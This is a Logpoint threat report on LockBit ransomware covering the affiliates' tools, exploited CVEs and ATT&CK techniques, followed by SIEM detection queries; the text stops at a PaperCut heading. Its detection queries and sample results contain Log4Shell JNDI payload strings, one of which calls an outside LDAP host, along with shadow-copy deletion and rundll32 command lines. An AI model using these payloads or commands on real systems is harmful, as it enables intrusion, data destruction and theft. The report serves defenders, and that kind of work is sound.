



EMERGING THREATS PROTECTION REPORT

Understanding LockBit Ransomware: TTPs and Behavioral Insights for Effective Defense



FOREWORD

LockBit ransomware is based on the Ransomware-as-a-Service (RaaS) model and has gained global attention for its relentless attacks on organizations all around the world. It stands out from other ransomware gangs because of its relentless tenacity, sophistication, and multi-year rampage. LockBit targets a wide range of enterprises and has no restrictions on the type of company it attacks. It is a very dangerous and prolific type because of its financial motivation and high-profile targets. The RaaS model of LockBit expands its reach by attracting affiliates that deploy ransomware, resulting in a diversified range of observable techniques, methods, and procedures (TTPs). This variant offers a significant challenge for businesses seeking to protect themselves against ransomware attacks. LockBit's persistent and successful efforts continue to represent a severe and growing threat to companies all over the world.



Swachchhanda Shrawan Poudel

[Logpoint Security Research](#)

Swachchhanda Shrawan Poudel is a cybersecurity enthusiast with a bachelor's degree in cybersecurity and certification as an ethical hacker. With an interest in both offensive and defensive security, he currently works as a Security Researcher at Logpoint, focusing on detection engineering, threat hunting, and remediation.

TABLE OF CONTENTS

Foreword and Author	01
About Logpoint Emerging Threats Protection	02
Technical Analysis	03
• Tools Used	03
• Vulnerabilities and Zero/N-days Exploited	07
• TTPs and Behavioral Insights	07
Detection using Logpoint Converged SIEM	12
• Required Log Sources	12
• Investigation	13
Investigation and response using Logpoint Converged SIEM	25
Recommendation	32
Conclusion	34

ABOUT LOGPOINT EMERGING THREATS PROTECTION

The realm of cybersecurity is in a constant state of flux, with the threat landscape constantly evolving and new risks and vulnerabilities being uncovered regularly. Unfortunately, not every organization possesses the necessary resources or expertise to effectively combat these ever-changing threats. To address this critical need, Logpoint offers a comprehensive solution - **Emerging Threats Protection**.

Emerging Threats Protection is a managed service provided by Logpoint through our team of seasoned security researchers, boasting extensive expertise in the realms of threat intelligence and incident response. With profound knowledge and skills, we ensure that you stay up-to-date with the latest threats, enabling you to stay one step ahead of potential attacks.


Beyond mere information dissemination, we go the extra mile by creating customized detection rules and developing tailor-made playbooks specifically designed to assist you in promptly investigating and mitigating emerging incidents. By leveraging our expertise, you gain a valuable partner in your cybersecurity journey, helping you navigate the complex and ever-evolving landscape of digital threats.

****All new detection rules are available as part of Logpoint's latest release**, as well as through the [Logpoint Help Center](#). Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using SIEM and SOAR capabilities in Logpoint's Converged SIEM platform.



- Gather recent CVEs
- Research CVEs according to customers' relevancy




- Generate report
- Generate Investigation Playbook
- Deploy and customize detections, and playbooks according to customers' security controls



- Monitor for Playbook correctness (No IR involvement) and update Playbooks accordingly



- Prep for next emerging threats by gathering:
 - CVEs
 - IOCs
 - TTPs
 - News, blogs, RSS, etc.



TECHNICAL ANALYSIS

To enhance clarity and organization, the Technical Analysis section of this report will be divided into several categories. These categories will cover LockBit's behavior and tactics, the tools they employ during their campaigns, and the vulnerabilities they have exploited. By structuring the analysis in this manner, we aim to provide a comprehensive understanding of LockBit's operations while ensuring a logical flow of information. This approach allows for a more systematic examination of LockBit's tactics, tools, and vulnerabilities, enabling a deeper insight into their activities.

Tools Used

In their campaigns, LockBit Affiliates have been using numerous open-source free tools for malicious purposes. They have been found utilizing a wide range of tools to facilitate their attack chain, going beyond just reconnaissance, remote access, and pivoting. Additionally, artifacts of well-known and powerful command and control (C&C) frameworks like Cobalt Strike and Metasploit have been observed.

The table below presents a list of legitimate tools used by LockBit Affiliates, as reported by CISA:

Tool Name	Intended Use	Repurposed Use by LockBit Affiliates	MITRE ATT&CK ID
7-zip	Compresses files into an archive	Compresses data to avoid detection before exfiltration	T1562 Impair Defenses
AdFind	Searches Active Directory (AD) and gathers information	Gathers AD information used to exploit a victim's network, escalate privileges, and facilitate lateral movement	S0552 AdFind
Advanced IP Scanner	Performs network scans and shows network devices	Maps a victim's network to identify potential access vectors	T1046 Network Service Discovery
Advanced Port Scanner	Performs network scans	Finds open TCP and UDP ports for exploitation	T1046 Network Service Discovery
AdvancedRun	Allows software to be run with different settings	Enables escalation of privileges by changing settings before running software	TA0004 Privilege Escalation
AnyDesk	Enables remote connections to network devices	Enables remote control of victim's network devices	T1219 Remote Access Software
Atera RMM	Enables remote connections to network devices	Enables remote control of victim's network devices	T1219 Remote Access Software
Backstab	Terminates antimalware-protected processes	Terminates EDR-protected processes	T1562.001 Impair Defenses: Disable or Modify Tools
Bat Armor	Generates .bat files using PowerShell scripts	Bypasses PowerShell execution policy	T1562.001 Impair Defenses: Disable or Modify Tools
Bloodhound	Performs reconnaissance of AD for attack path management	Enables identification of AD relationships that can be exploited	T1482 Domain Trust Discovery
Chocolatey	Handles command-line package management on Windows	Facilitates installation of LockBit affiliate actors' tools	T1072 Software Deployment Tools
Defender Control	Disables Microsoft Defender	Enables bypassing of Microsoft Defender	T1562.001 Impair Defenses: Disable or Modify Tools
ExtPassword	Recovers passwords from Windows systems	Obtains credentials for network access and exploitation	T1003 Operating System (OS) Credential Dumping

Tool Name	Intended Use	Repurposed Use by LockBit Affiliates	MITRE ATT&CK ID
FileZilla	Performs FTP to a site, server, or host	Enables data exfiltration over FTP to LockBit affiliate actors' site, server, or host	T1071.002 Application Layer Protocol: File Transfer Protocols
FreeFileSync	Facilitates cloud-based file synchronization	Facilitates cloud-based file synchronization for data exfiltration	T1567.002 Exfiltration Over Web Service: Exfiltration to Cloud Storage
GMER	Removes rootkits	Terminates and removes EDR software	T1562.001 Impair Defenses: Disable or Modify Tools
Impacket	Collection of Python classes for working with network protocols	Enables lateral movement on a victim's network	S0357 Impacket
LaZagne	Recovers system passwords across multiple platforms	Collects credentials for accessing a victim's systems and network	S0349 LaZagne
Ligolo	Establishes SOCKS5 or TCP tunnels from a reverse connection	Enables connections to systems within the victim's network via reverse tunneling	T1095 Non-Application Layer Protocol
LostMyPassword	Recovers passwords from Windows systems	Obtains credentials for network access and exploitation	T1003 OS Credential Dumping
MegaSync	Facilitates cloud-based file synchronization	Facilitates cloud-based file synchronization for data exfiltration	T1567.002 Exfiltration Over Web Service: Exfiltration to Cloud Storage
ProcDump	Monitors applications for CPU spikes and generates crash dumps	Obtains credentials by dumping the contents of LSASS	T1003.001 OS Credential Dumping: LSASS Memory
Psexec	Executes a command-line process on a remote machine	Enables control of victim's systems	S0029 Psexec
Mimikatz	Extracts credentials from a system	Extracts credentials for gaining network access and exploiting systems	S0002 Mimikatz
Ngrok	Enables remote access to a local web server	Bypasses victim network protections by tunneling to a system over the internet	S0508 Ngrok
PasswordFox	Recovers passwords from Firefox Browser	Obtains credentials for network access and exploitation	T1555.003 Credentials from Web Browsers

Tool Name	Intended Use	Repurposed Use by LockBit Affiliates	MITRE ATT&CK ID
PCHunter	Enables advanced task management including system processes and kernels	Terminates and circumvents EDR processes and services	T1562.001 Impair Defenses: Disable or Modify Tools
PowerTool	Removes rootkits, analyzes, and fixes kernel structure modifications	Terminates and removes EDR software	T1562.001 Impair Defenses: Disable or Modify Tools
Process Hacker	Removes rootkits	Terminates and removes EDR software	T1562.001 Impair Defenses: Disable or Modify Tools
Plink	Automates SSH actions on Windows	Enables LockBit affiliate actors to avoid detection	T1572 Protocol Tunneling
Rclone	Manages cloud storage files using a command-line program	Facilitates data exfiltration over cloud storage	S1040 Rclone
Seatbelt	Performs security-oriented checks to enumerate system information	Performs security-oriented checks to enumerate system information	T1082 System Information Discovery
ScreenConnect (ConnectWise)	Enables remote connections to network devices for management	Enables remote control of victim's systems	T1219 Remote Access Software
SoftPerfect Network Scanner	Performs network scans for systems management	Obtains information about a victim's systems and network	T1046 Network Service Discovery
Splashtop	Enables remote connections to network devices for management	Enables remote control of systems over RDP	T1021.001 Remote Services: Remote Desktop Protocol
TDSSKiller	Removes rootkits	Terminates and removes EDR software	T1562.001 Impair Defenses: Disable or Modify Tools
TeamViewer	Enables remote connections to network devices for management	Enables remote control of victim's systems	T1219 Remote Access Software
ThunderShell	Facilitates remote access via HTTP requests	Enables remote access to systems while encrypting network traffic	T1071.001 Application Layer Protocol: Web Protocols
WinSCP	Facilitates file transfer using SSH File Transfer Protocol	Enables data exfiltration via SSH File Transfer Protocol	T1048 Exfiltration Over Alternative Protocol

Please note that these tools are used by LockBit Affiliates for malicious purposes and deviate from their intended legitimate uses.

Vulnerabilities and Zero/N-Days Exploited

LockBit affiliates have been known to exploit various vulnerabilities, including both zero-day and n-day vulnerabilities, to further their malicious objectives. These vulnerabilities allow them to gain unauthorized access, execute remote code, escalate privileges, and exploit weaknesses in targeted systems. According to the [CISA report](#), some notable vulnerabilities that LockBit affiliates have exploited include:

- [CVE-2023-0669](#): Fortra GoAnywhere Managed File Transfer (MFT) Remote Code Execution Vulnerability
- [CVE-2023-27350](#): PaperCut MF/NG Improper Access Control Vulnerability
- [CVE-2021-44228](#): Apache Log4j2 Remote Code Execution Vulnerability,
- [CVE-2021-22986](#): F5 BIG-IP and BIG-IQ Centralized Management iControl REST Remote Code Execution Vulnerability,
- [CVE-2020-1472](#): NetLogon Privilege Escalation Vulnerability,
- [CVE-2019-0708](#): Microsoft Remote Desktop Services Remote Code Execution Vulnerability, and
- [CVE-2018-13379](#): Fortinet FortiOS Secure Sockets Layer (SSL) Virtual Private Network (VPN) Path Traversal Vulnerability.

TTPs and Behavioral Insights

This report's section on TTPs and behavioral insights examines the strategies, techniques, and processes used by LockBit ransomware. We obtain a better knowledge of the exact techniques and behaviors used by LockBit during its operations by reviewing these TTPs. This section includes a detailed summary of LockBit's numerous techniques, such as how it acquires initial access to computers, travels laterally through networks, escalates privileges, evades detection, exfiltrates data, and performs damaging activities. Furthermore, the behavioral insights provide useful information about the intentions and adaptability of the threat actors behind LockBit. Organizations may improve their cybersecurity defenses and successfully respond to LockBit attacks by researching these TTPs and behavioral patterns. The TTPs discussed below are referenced from various sources but heavily inspired by the [CISA advisory](#) guide.

Initial Access



Phishing



Exploitation of public-facing
web applications



Correct Credentials

LockBit ransomware campaigns employ a variety of strategies to obtain unauthorized access to the computers of victims. Drive-by compromise (T1189) is one of these approaches, in which LockBit affiliates abuse and hijack legitimate websites and distribute their malware. They may also use vulnerabilities in public-facing apps (T1190), such as the Log4jShell vulnerability, to get access to internet-facing systems. LockBit affiliates also use external remote services (T1133), notably Remote Desktop Protocol (RDP), to acquire access. Phishing (T1566) and spearphishing tactics are used to deceive users into disclosing sensitive information, allowing attackers access to the targeted networks. Furthermore, LockBit affiliates use genuine accounts (T1078) as an initial access vector by collecting and exploiting existing credentials. These strategies demonstrate LockBit's complex and opportunistic approach.

Execution

To carry out its malicious actions, LockBit ransomware utilizes a variety of ways. LockBit 3.0 utilizes command execution (TA0002) by launching commands during its execution process. Furthermore, LockBit affiliates use batch scripts (T1059.003) performed using the Windows Command Shell to execute malicious instructions. Furthermore, LockBit affiliates may use software distribution tools like Chocolatey (T1072), a command-line package manager for Windows, to simplify the execution of their payloads.

Furthermore, LockBit 3.0 implements the service execution mechanism (T1569.002), which uses tools such as PsExec to execute instructions or payloads. LockBit 3.0 also makes extensive use of the Native Windows API (T1106) and PowerShell (T1059.001) scripting to execute instructions and interface with system components. By employing the Native Windows API, LockBit gains low-level access and control over the infected system.

Additionally, LockBit affiliates employ PowerShell scripting to execute malicious instructions and carry out numerous tasks. LockBit 3.0 also has the ability to delete shadow copies using the Windows Management Instrumentation (WMI) service (T1047). By eliminating these computer backup snapshots, LockBit limits potential paths for data recovery, amplifying the effect of its attacks. This execution phase is often initiated by the execution of a malicious file that contains the ransomware payload, enabling LockBit to commence its encryption and extortion activities.

Persistence

To achieve persistence within the target network, LockBit ransomware exploits a variety of approaches. Boot or Logon Autostart Execution (T1547) is one such approach, in which LockBit affiliates set up automatic execution during login on compromised computers. LockBit 3.0 uses the Registry Run Keys (T1547.001) approach in one of the campaigns, where LockBit creates an autorun registry item while in safe boot mode which executes malicious payload on system boot-up. LockBit guarantees that its ransomware is performed each time the machine boots or a user logs on by enabling automatic logon, allowing for continuing harmful operations and a permanent presence inside the network.

To preserve persistence, LockBit affiliates also employ legitimate accounts (T1078). Once they have compromised a user account on the target network, they may exploit it to maintain access and carry out their malicious actions indefinitely. This method gives a persistent footing within the network, allowing LockBit to remain even if other initial entry points are recognized and neutralized.

LockBit ransomware assures its continuing presence and capacity to conduct malicious operations within the infiltrated network by deploying various persistence strategies. These approaches demonstrate LockBit's perseverance and versatility in attaining its malicious objectives.

Privilege Escalation

LockBit affiliates use a variety of methods to elevate privileges within hacked computers. When confronted with inadequate account rights, they seek to achieve the required level of access (TA0004) in order to gain deeper control. LockBit affiliates can overcome User Account Control (UAC) and acquire elevated privileges by leveraging the ucMccwCOM Method from UACMe, a collection of UAC bypass strategies, as part of the Abuse Elevation Control Mechanism (T1548).

Another method for escalation is Boot or login Autostart Execution (T1547), which enables automated login to elevate privileges during system boot or user logon. This gives LockBit affiliates more power over the hacked

machine. Furthermore, manipulating domain policies via Group Policy Modification (T1484.001) allows for lateral mobility and the capacity to enforce policy adjustments, further augmenting their privileges within the network.

LockBit 3.0 uses Token Impersonation (T1134.001) to impersonate other processes by replicating their tokens in order to get greater privileges. LockBit can then get the privileges associated with the impersonated processes. Furthermore, "CMSTPLUA UAC Bypass" methods (T1548.002) are used to circumvent User Account Control (UAC) and get elevated privileges.

These many privilege escalation approaches highlight the LockBit ransomware (and affiliates) complete strategy for gaining elevated access within infected computers, eventually supporting their harmful aims.

Defense Evasion

LockBit 3.0 employs a range of strategies to evade defenses and hinder analysis. One method is Environmental Keying (T1480.001), which requires the correct password for decrypting the main component or proceeding with data decryption and decompression. This adds an additional layer of protection against unauthorized access.

To impair defenses and modify tools, LockBit affiliates utilize various techniques. They leverage tools like Backstab, Defender Control, GMER, PCHunter, PowerTool, Process Hacker, or TDSSKiller (T1562.001) to disable EDR processes and services. Bat Armor is used to circumvent PowerShell execution restrictions.

Furthermore, batch scripts such as 123.bat may be used to disable and remove antivirus software. These acts are intended to disable or evade security measures, such as EDR and antivirus solutions, in order to prevent the discovery of malware and related activities.

To hide its tracks, LockBit 3.0 applies indication elimination techniques. This includes removing traces of its activity by erasing Windows Event Logs files (T1070.001). It also deletes files (T1070.004) in order to eradicate any evidence of itself from the infected system.

LockBit 3.0's defense evasion strategies rely heavily on obfuscation. It obfuscates stack strings (T1027) to make the code more difficult to decipher. Additionally, It may also use software packaging or virtual machine software protection (T1027.002) technologies like Blister Loader to conceal its code.

LockBit 3.0 dynamically resolves APIs (T1027.007) to avoid detection by comparing customized hashes and changing the Import Address Table (IAT) stub. This method complicates the analysis. Debugger evasion (T1622) is also used, with several anti-debug tactics used to thwart analysis attempts.

Furthermore, LockBit 3.0 also modifies registry settings (T1112) to personalize the desktop by changing the background and icons. This not only improves persistence but also complicates forensic analysis.

These defense evasion strategies reveal LockBit 3.0's complex attempts to prevent detection, obstruct analysis, and retain a strong presence within compromised systems.

Credential Access

LockBit affiliates employ various techniques to get credentials for initial access and privilege escalation. They may use brute force attacks against VPN or RDP credentials to obtain unauthorized access (T1110). Furthermore, LockBit 3.0 actors target online browser password storage, notably employing tools like PasswordFox to obtain credentials from the Firefox browser (T1555.003).

LockBit actors use credential dumping techniques on operating systems to get credentials (T1003). To recover passwords from Windows computers, they use software such as ExtPassword or LostMyPassword. Furthermore, they retrieve saved credentials from LSASS memory using tools such as Microsoft Sysinternals ProcDump or Mimikatz (T1003.001).

By employing these credential acquisition techniques, LockBit affiliates enhance their ability to gain initial access and escalate privileges within targeted networks.

Discovery

LockBit affiliates use a variety of techniques to identify and gather data on specific networks and systems. They scan and identify network devices using techniques such as Network Service Discovery (T1046) leveraging programs such as SoftPerfect Network Scanner, Advanced IP Scanner, and Advanced Port Scanner. They also use AdFind to enumerate machines, allowing them to identify possible targets for their nefarious actions.

LockBit affiliates use System Information Discovery (T1082) techniques to find system information. They do thorough enumeration, collecting information such as hostname, host configuration, domain information, local disk configuration, remote shares, and mounted external storage devices. This thorough enumeration gives vital insights into the targeted systems, assisting them in planning their next steps.

LockBit 3.0 includes System Location Discovery: System Language Discovery (T1614.001) to avoid infecting devices that have specified language settings. By keeping a specified exclusion list, the ransomware avoids infecting systems that match certain language settings, avoiding unwanted consequences and decreasing detection possibilities.

These tactics highlight LockBit's methodical approach to acquiring important network and system information, allowing them to successfully identify and target susceptible assets.

Lateral Movement

Affiliates of LockBit are proficient in lateral movement techniques, allowing them to traverse networks and acquire access to domain controllers. This allows them to travel laterally within the victim's network and broaden their reach (TA0008). LockBit affiliates utilize Splashtop remote-desktop software (T1021.001) to give them remote access to systems and to facilitate their lateral mobility around the network.

Furthermore, LockBit affiliates may use Cobalt Strike and target SMB shares (T1021.002) as a means of lateral movement, gaining access to systems and navigating the network. LockBit3.0 laterally moves to other computers through Admin Shares or Domain Group Policy. These approaches demonstrate LockBit ransomware's agility and flexibility in propagating laterally inside targeted networks.

Collection

To guarantee the effective and secure transfer of gathered information, LockBit affiliates use the technique of archiving data using a utility program (T1560.001). They employ the commonly available program 7-zip in their operations to compress and maybe encrypt data before it is exfiltrated. This method allows them to reduce data size while maintaining data secrecy during transmission. LockBit affiliates may successfully maintain and transfer exfiltrated data as part of their nefarious actions by using this archiving mechanism.

Command and Control

LockBit affiliates use a variety of protocols and software tools to help with command and control. They use FileZilla, an application layer protocol (T1071.002), to exchange files and communicate with their command and control infrastructure for file transfers. They use ThunderShell to establish remote access, which interacts over web protocols (T1071.001) via HTTP requests. LockBit affiliates use Ligolo to establish SOCKS5 or TCP tunnels from a reverse connection (T1095) for secure communication. Plink is also used to automate SSH activities on Windows (T1572). Furthermore, LockBit affiliates employ well-known remote access tools such as AnyDesk, Atera RMM, ScreenConnect, or TeamViewer (T1219) to create connections and acquire control over infected systems. These diverse tools and protocols play a crucial role in facilitating their operations and enabling effective command and control capabilities.

Exfiltration

LockBit ransomware affiliates use a variety of techniques to steal data from affected networks. One such way employs the usage of a bespoke tool known as StealBit, which was introduced with LockBit 2.0 (TA0010). StealBit enables affiliates to harvest useful data from the target network selectively. They also use exfiltration through web services (T1567), exploiting publicly available file-sharing sites to safely send stolen data. For the exfiltration procedure, programs such as Rclone, command line cloud storage manager, or FreeFileSync may be used (T1567.002).

Furthermore, they may use popular file-sharing sites such as MEGA to enable data transmission outside of the infiltrated network. LockBit affiliates use these approaches to effectively take sensitive data from targeted networks, allowing them to use it for malevolent reasons.

Impact

LockBit 3.0 leverages a variety of techniques to inflict severe harm and disruption on the targeted systems. Data destruction (T1485) is one such approach, in which log files are erased and the recycle bin is emptied to remove any trace of the ransomware's operations. In addition, LockBit 3.0 uses data encryption for impact (T1486) to render the targeted data inaccessible, substantially affecting system and network resource availability. This encryption functionality is available across several platforms, including Windows, Linux, and VMware instances.

Also, LockBit 3.0 participates in defacement by internally altering the look of the host system (T1491.001). This entails replacing the background and icons with LockBit 3.0-themed images, which serve as a physical sign of the compromise while also amplifying the psychological impact on the victims.

LockBit 3.0 disables system recovery methods (T1490) by erasing volume shadow copies, preventing victims from recovering encrypted files from backups. LockBit 3.0 also performs service stop operations (T1489), which terminate particular processes and services as indicated in its settings.

The intention is to increase the impact of its assaults and drive victims into complying with the ransom demands by employing damaging methods and impediments to recovery.

DETECTION USING LOGPOINT CONVERGED SIEM

Organizations may improve their capacity to identify and respond to the LockBit ransomware threat at any point of the attack lifecycle with the appropriate tools and complete visibility. **Logpoint's Converged SIEM** platform offers a solid solution for recognizing and managing LockBit issues. Logpoint's robust query features enable security analysts to look for signs of compromise and probable infections using a simple query language.

Our detection queries cover the whole LockBit ransomware lifecycle, from initial access to impact. Organizations can efficiently monitor and detect indications of compromise at each step of the assault using Logpoint Converged SIEM's powerful query capabilities. Security analysts may proactively defend against LockBit and secure their networks by using these purpose-built queries. But, before we can investigate, we need to have an appropriate environment with relevant event logs. How we may establish such an environment will be detailed in a new section below.

Log Sources Needed

It is critical to obtain appropriate logs from certain sources to verify the efficacy of the offered detection queries. While some logs are created automatically, some may require human settings. Organizations may obtain the essential data to enable the execution of detection queries by ensuring that logs from important systems, network devices, and security solutions are appropriately set and gathered. The log sources listed below are critical for effective detection:

1. Windows

- Process Creation with Command Line Auditing explicitly **enabled**
- PowerShell Script Block Logging explicitly **enabled**
- Registry Auditing explicitly **enabled**

2. Windows Sysmon

3. Firewall

4. IDS/IPS

5. Web server logs

We also have a separate **publication** dedicated to managing Windows logs, which gives thorough instructions on optimizing log settings for improved detection capabilities. This article is highly recommended for thorough insights and best practices surrounding Windows log settings.

Investigation

Initial Access

1. Microsoft Office Product Spawning Windows Shell

One of the entry points used by LockBit is phishing emails, which often target Microsoft products such as Word, Excel, PowerPoint, and others. Adversaries commonly embed malicious macros within these phishing documents, which, when executed, spawn a Windows shell and execute malicious code through VBA scripting. Detecting instances where Microsoft products initiate the spawning of a Windows shell can help identify potential malicious activity and protect against LockBit ransomware attacks.

```
1 label="Process" label=Create
2 parent_process IN ["*\WINWORD.EXE", "*\EXCEL.EXE", "*\POWERPNT.exe", "*\MSPUB.exe",
3 " *\VISIO.exe", " *\OUTLOOK.EXE", " *\MSACCESS.EXE", " *EQNEDT32.EXE", " *\onenote.exe"]
4 "process" IN ["*\cmd.exe", " *\powershell.exe", " *\pwsh.exe", " *\wscript.exe",
5 " *\cscript.exe", " *\sh.exe", " *\bash.exe", " *\scrcons.exe", " *\schtasks.exe",
6 " *\regsvr32.exe", " *\hh.exe", " *\wmic.exe", " *\mshta.exe", " *\rundll32.exe",
7 " *\msiexec.exe", " *\forfiles.exe", " *\scriptrunner.exe", " *\mftrace.exe",
8 " *\AppVLP.exe", " *\svchost.exe", " *\msbuild.exe"]
```


The screenshot shows a search interface with a query bar at the top containing the following query: `label="process" label=create parent_process IN ["*\WINWORD.EXE", " *\EXCEL.EXE", " *\POWERPNT.exe", " *\MSPUB.exe", " *\VISIO.exe", " *\OUTLOOK.EXE", " *\MSACCESS.EXE", " *EQNEDT32.EXE"] "process" IN ["*\cmd.exe", " *\powershell.exe", " *\pwsh.exe", " *\wscript.exe", " *\cscript.exe", " *\sh.exe", " *\bash.exe", " *\scrcons.exe", " *\schtasks.exe", " *\regsvr32.exe", " *\hh.exe", " *\wmic.exe", " *\mshta.exe", " *\rundll32.exe", " *\msiexec.exe", " *\forfiles.exe", " *\scriptrunner.exe", " *\mftrace.exe", " *\AppVLP.exe", " *\svchost.exe", " *\msbuild.exe"] -user IN EXCLUDED_USERS | chart count() by user,host,domain,"parent_process",parent_command,"process",command |`. Below the query bar, a table displays 10 search results. The table has columns for user, host, domain, parent_process, parent_command, process, and command. The first three rows are visible, showing results for users Sam, Dam..., and Dam... on a host named Exodus.knowledge... with parent processes in the Microsoft Office directory.

user	host	domain	parent_process	parent_command	process	command
Sam	Exodus.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Program Files\Microsoft Office\Office14\WINWORD.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet"
Dam...	Phobos.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "rundll32 C:\PerfLogs\socks64.dll, rundll"
Dam...	Genesis.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "rundll32 C:\PerfLogs\arti64.dll, rundll"

2. Possible Log4shell Execution

In some instances, Lockbit affiliates exploited the Log4shell vulnerability to get an initial foothold on the target system. We can hunt these attempts by hunting for patterns associated with Log4shell exploitation by following the query.

```
1 (user_agent IN ['*${jndi:ldap:/*}', '*${jndi:rmi:/*}', '*${jndi:ldaps:/*}', '*${jndi:dns:/*}',
2 '*/%7bjndi:*', '%24%7bjndi:*', '%$%7Bjndi:*', '%2524%257Bjndi*',
3 '%2F%252524%25257Bjndi%3A*', '*${jndi:${lower:}*}', '*${::-j}$*$', '*${jndi:nis*}',
4 '*${jndi:nds*}', '*${jndi:corba*}', '*${jndi:iio*}', '*${${env:BARF00:-j}*}', '*${::-l}$${::-d}$${::-a}$${::-p}*$', '*${base64:JHtqbmRp*}']
5 OR url IN ['*${jndi:ldap:/*}', '*${jndi:rmi:/*}', '*${jndi:ldaps:/*}', '*${jndi:dns:/*}', '*/$
6 %7bjndi:*', '%24%7bjndi:*', '%$%7Bjndi:*', '%2524%257Bjndi*',
7 '%2F%252524%25257Bjndi%3A*', '*${jndi:${lower:}*}', '*${::-j}$*$', '*${jndi:nis*}',
8 '*${jndi:nds*}', '*${jndi:corba*}', '*${jndi:iio*}', '*${${env:BARF00:-j}*}', '*${::-l}$${::-d}$${::-a}$${::-p}*$', '*${base64:JHtqbmRp*}']
9 OR referer IN ['*${jndi:ldap:/*}', '*${jndi:rmi:/*}', '*${jndi:ldaps:/*}', '*${jndi:dns:/*}',
10 '*/%7bjndi:*', '%24%7bjndi:*', '%$%7Bjndi:*', '%2524%257Bjndi*',
11 '%2F%252524%25257Bjndi%3A*', '*${jndi:${lower:}*}', '*${::-j}$*$', '*${jndi:nis*}',
12 '*${jndi:nds*}', '*${jndi:corba*}', '*${jndi:iio*}', '*${${env:BARF00:-j}*}', '*${::-l}$${::-d}$${::-a}$${::-p}*$', '*${base64:JHtqbmRp*}']"
```




The screenshot shows the Logpoint SIEM interface. At the top, there are navigation tabs for Dashboard, Search, Report, Incident, and Settings. The Search tab is active, and a search query is entered in the search bar. The query is the same as the one shown in the previous block. Below the search bar, there is a dropdown menu for the search scope, set to 'LAST 10 MINUTES'. The search results show 'Found 1 logs'. Below this, there is a table with the following columns: source_address, destination_address, destination_port, request_method, destination_host, user_agent, and count(). The table contains one row with the following data: source_address: 62.210.130.250, destination_address: 10.1.20.12, destination_port: 80, request_method: GET, destination_host: APACHE-SRV-02.PROD.LP, user_agent: \${jndi:ldap://134.209.163.248:389/callback/responder}, count(): 1.

Our previous publication, "[Detecting Log4shell requires more than just a SIEM](#)", offers security analysts valuable resources to detect Log4shell in an enterprise environment.

3. PaperCut Print Management Exploitation

